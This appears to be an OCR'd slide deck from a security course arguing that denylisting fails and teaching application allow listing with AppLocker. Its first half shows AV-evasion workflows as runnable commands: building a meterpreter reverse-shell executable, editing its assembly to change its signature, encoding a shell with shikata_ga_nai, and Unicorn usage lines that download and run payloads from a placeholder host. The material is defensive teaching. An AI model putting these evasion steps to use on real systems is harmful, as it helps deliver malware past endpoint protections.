
Application Allow Listing

Why Denylists Fail


- Denylisting was never a good idea
- Psychology of Denylisting
- It is the “easiest” thing to implement and rationalize
- Sounds good/works bad
- There are many easy things in security, very few of them work
- How long has Denylisting not been working?



Time to Compromise

- Sacred Cash Cow Tipping
- Moments
- Almost any technique works

Six Dumbest Ideas in Security



Example: Ghostwriting

- You can also roll up your sleeves and dive into assembly
- Remain calm and don't panic
- It is not that bad
  - Really
  - No
  - Really
- You will simply:
  1. Create an .exe
  2. Convert it to an .asm file
  3. Edit the .asm file
  4. Convert it back to an .exe file
- A big thanks goes to Royce Davis of Pentest Geek
- Visit http://www.pentestgeek.com/

Setup

Terminal - root@adhd: ~

File Edit View Terminal Tabs Help

```
root@adhd:~#  ln -s /opt/metasploit/lib/metasm/metasm.rb /usr/local/lib/site_rub
y/1.9.1/metasm.rb
```

Terminal - root@adhd: ~

File Edit View Terminal Tabs Help

```
root@adhd:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9c:56:dd
          inet addr:10.12.1.135  Bcast:10.12.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9c:56dd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2289 errors:0 dropped:0 overruns:0 frame:0
          TX packets:211 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:166882 (166.8 KB)  TX bytes:23593 (23.5 KB)
```

Creating the Binary

Terminal - root@adhd: /opt/metasploit

File Edit View Terminal Tabs Help

```
root@adhd:/opt/metasploit# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10
.12.1.135 LPORT=8080 R > raw_binary
```

Converting to Assembly

Terminal - root@adhd: /opt/metasploit

File Edit View Terminal Tabs Help

```
root@adhd:/opt/metasploit# ruby /opt/metasploit/lib/metasm/samples/disassemble.r
b raw_binary > asm_code.asm
root@adhd:/opt/metasploit#
```


```
entrypoint_0:
    cld                                     ; @0  fc
    call sub_8ch                            ; @1  e886000000  x:sub_8ch
    pushad                                  ; @6  60
    mov ebp, esp                            ; @7  89e5
    xor edx, edx                            ; @9  31d2
    mov edx, fs:[edx+30h]                   ; @0bh  648b5230  r4:segment_ba
se_fs+30h
    mov edx, [edx+0ch]                      ; @0fh  8b520c  r4:unknown
    mov edx, [edx+14h]                      ; @12h  8b5214  r4:unknown


// Xrefs: 8ah
loc_15h:
    mov esi, [edx+28h]                      ; @15h  8b7228  r4:unknown
    movzx ecx, word ptr [edx+26h]           ; @18h  0fb74a26  r2:unknown
    xor edi, edi                            ; @1ch  31ff
```

Editing the Assembly

```
File  Edit  View  Terminal  Tabs  Help

entrypoint_0:
    cld                                     ; @0  fc
    call sub_8fh                            ; @1  e889000000  x:sub_8fh
    pushad                                  ; @6  60
    mov ebp, esp                            ; @7  89e5
    xor edx, edx                            ; @9  31d2
    mov edx, fs:[edx+30h]                   ; @0bh  648b5230  r4:segment_base_fs+30h
    mov edx, [edx+0ch]                      ; @0fh  8b520c  r4:unknown
    mov edx, [edx+14h]                      ; @12h  8b5214  r4:unknown

// Xrefs: 8dh
loc_15h:
    mov esi, [edx+28h]                      ; @15h  8b7228  r4:unknown
    movzx ecx, word ptr [edx+26h]           ; @18h  0fb74a26  r2:unknown
    xor edi, edi                            ; @1ch  31ff

// Xrefs: 2ch
loc_1eh:
    xor eax, eax                            ; @1eh  31c0
/xor                                                          8,5          Top
```

```
// Xrefs: 2ch
loc_1eh:
    push eax
    pop eax
    xor eax, eax
```

Finalize the Payload

Terminal - root@adhd: /opt/metasploit

File Edit View Terminal Tabs Help

```
root@adhd:/opt/metasploit# ruby /opt/metasploit/lib/metasm/samples/peencode.rb a
sm_code.asm -o EveryVillianIsLemons.exe
saved to file "EveryVillianIsLemons.exe"
root@adhd:/opt/metasploit#
```

Terminal - root@adhd: /opt/metasploit

File Edit View Terminal Tabs Help

```
root@adhd:/opt/metasploit# file EveryVillianIsLemons.exe
EveryVillianIsLemons.exe: MS-DOS executable, MZ for MS-DOS
root@adhd:/opt/metasploit#
```

Multi/Handler

```
File  Edit  View  Terminal  Tabs  Help

      =[ metasploit v4.5.2-release [core:4.5 api:1.0]
+ -- --=[ 1037 exploits - 576 auxiliary - 174 post
+ -- --=[ 265 payloads - 28 encoders - 8 nops

msf > use exploit/multi/handler
msf  exploit(handler) >
msf  exploit(handler) > set LHOST 192.168.1.114
LHOST => 192.168.1.114
msf  exploit(handler) > set LPORT 8080
LPORT => 8080
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.114:8080
[*] Starting the payload handler...
```

LOL Bins

- Still requires initial compromise in many situations
- Abuse administrator utilities
- Both Windows and third party
- Requires an audit
- Powerup

Living Off The Land Binaries and Scripts (and now also Libraries)


All the different files can be found behind a fancy frontend here: https://lolbas-project.github.io (thanks @ConsciousHacker for this bit of eyecandy and the team over at https://gtfobins.github.io/). This repo serves as a place where we maintain the YML files that are used by the fancy frontend.

Goal

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

The Point?

- What worked in the past few slides might not work tomorrow
  - AV dodging is a very dynamic practice
  - New signatures pop up quickly
- You have to be flexible and creative when creating your payloads
- You have to test and retest your results
  - Sometimes payloads get scrambled and don't work
- Sometimes you have to go beyond what tools such as Virustotal are telling you
- A little bit of Metasploit kung-fu can go a long way



AV Bypass: Encoding and Obfuscation

- Encoding was originally for bypassing bad characters in exploits
- However, very effective at bypassing traditional Denylisting
- At heart, almost all endpoint protections have some Denylisting

Terminal - adhd@adhd: /opt/metasploit

File Edit View Terminal Tabs Help

```
$
$./msfvenom -p windows/shell/reverse_tcp_dns -e x86/shikata_ga_nai LHOST=127.0.0.1 -f exe > shell.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 394 (iteration=0)
$file shell.exe
shell.exe: PE32 executable (GUI) Intel 80386, for MS Windows
$
```

Unicorn

```
root@DESKTOP-I1T2G01:/opt/unicorn#
root@DESKTOP-I1T2G01:/opt/unicorn# ./unicorn.py
```


```
-------------------- Magic Unicorn Attack Vector v3.10 ----------------------------

Native x86 powershell injection attacks on any Windows platform.
Written by: Dave Kennedy at TrustedSec (https://www.trustedsec.com)
Twitter: @TrustedSec, @HackingDave
Credits: Matthew Graeber, Justin Elze, Chris Gates

Happy Magic Unicorns.

Usage: python unicorn.py payload reverse_ipaddr port <optional hta or macro, crt>
PS Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443
PS Down/Exec: python unicorn.py windows/download_exec url=http://badurl.com/payload.exe
PS Down/Exec Macro: python unicorn.py windows/download_exec url=http://badurl.com/payload.exe macro
Macro Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro
Macro Example CS: python unicorn.py <cobalt_strike_file.cs> cs macro
HTA Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta
HTA SettingContent-ms Metasploit: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 ms
HTA Example CS: python unicorn.py <cobalt_strike_file.cs> cs hta
HTA Example SettingContent-ms: python unicorn.py <cobalt_strike_file.cs cs ms
HTA Example SettingContent-ms: python unicorn.py <patth_to_shellcode.txt>: shellcode ms
DDE Example: python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 dde
CRT Example: python unicorn.py <path_to_payload/exe_encode> crt
Custom PS1 Example: python unicorn.py <path to ps1 file>
Custom PS1 Example: python unicorn.py <path to ps1 file> macro 500
Cobalt Strike Example: python unicorn.py <cobalt_strike_file.cs> cs (export CS in C# format)
Custom Shellcode: python unicorn.py <path_to_shellcode.txt> shellcode (formatted 0x00 or metasploit)
Custom Shellcode HTA: python unicorn.py <path_to_shellcode.txt> shellcode hta (formatted 0x00 or metasploit)
Custom Shellcode Macro: python unicorn.py <path_to_shellcode.txt> shellcode macro (formatted 0x00 or metasploit)
Generate .SettingContent-ms: python unicorn.py ms
```

Application Allow Listing: Directories

- Most basic “Allow Listing” approach
- Identify directories that are allowed to execute programs
- Many bypass techniques
- However, it will stop a very large number of different drive-by attacks
- Many initial access attacks require execution from
  - Downloads
  - Desktop
  - Temporary Internet directories for browsers

Allow Listing Approach: Hash Allow Listing

- Holy grail of Allow Listing
- Identify only what is needed to run
- Easy concept
- Very difficult to implement
- Very difficult to keep up




Allow Listing Approach: Digital Certs/Publisher Verification

- Move past creating rules based on hash and directory
- Focus on reviewing digital code signing certs
- Sounds like a great idea!!
- However, many vendors do not sign all their .exe and .dlls
- Permission inheritance may help
- However, update processes can be attacked


AppLocker

- Application Allow Listing built into Windows
- Can Allow List and/or alert on
  - Path
  - Hash
  - Cert
  - Vendor
- Fairly easy to configure and push via GPO
- https://www.youtube.com/watch?v=9qsP5h033Qk


AppLocker



Application Control Policies



Enabling Rules



Start with the Default Rules

Local Security Policy

File Action View Help

- Security Settings
  - Account Policies
  - Local Policies
  - Windows Firewall with Advanced Sec
  - Network List Manager Policies
  - Public Key Policies
  - Software Restriction Policies
  - Application Control Policies
    - AppLocker
      - Executable Rules
      - Windows Installer Rules
      - Script Rules
      - Packaged app Rules
  - IP Security Policies on Local Compute
  - Advanced Audit Policy Configuration

Action	User	Name	Condition	Exception:

There are no items to show in this view.

- Create New Rule...
- Automatically Generate Rules...
- Create Default Rules
- View
- Arrange Icons
- Line up Icons
- Help

Manually create a new rule

12:03 PM
7/23/2019

Default Rules Based on Path

Action	User	Name	Condition	Exceptio
Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
Allow	Everyone	(Default Rule) All files located in the Wi...	Path	
Allow	BUILTIN\Ad...	(Default Rule) All files	Path	

Final Steps

Name	Description	Status	Startup Type	Log On As
ActiveX Installer (AxInstSV)	Provides Us...		Manual	Local Syste...
AllJoyn Router Service	Routes AllJo...		Manual (Trig...	Local Service
App Readiness	Gets apps re...		Manual	Local Syste...
Application Identity	Determines ...		Manual (Trig...	Local Service
Application Information				cal Syste...
Application Layer Gateway Service				cal Service
Application Management				cal Syste...
AppX Deployment Service (AppXSVC)				cal Syste...
Auto Time Zone Updater				cal Service

Application Identity Properties (Local Computer)

General | Log On | Recovery | Dependencies

Service name: AppIDSvc

Display name: Application Identity

Description: Determines and verifies the identity of an application. Disabling this service will prevent AppLocker from

Path to executable:
C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted

Startup type: Manual

Service status: Stopped

Start | Stop | Pause | Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK | Cancel | Apply

LAB: Applocker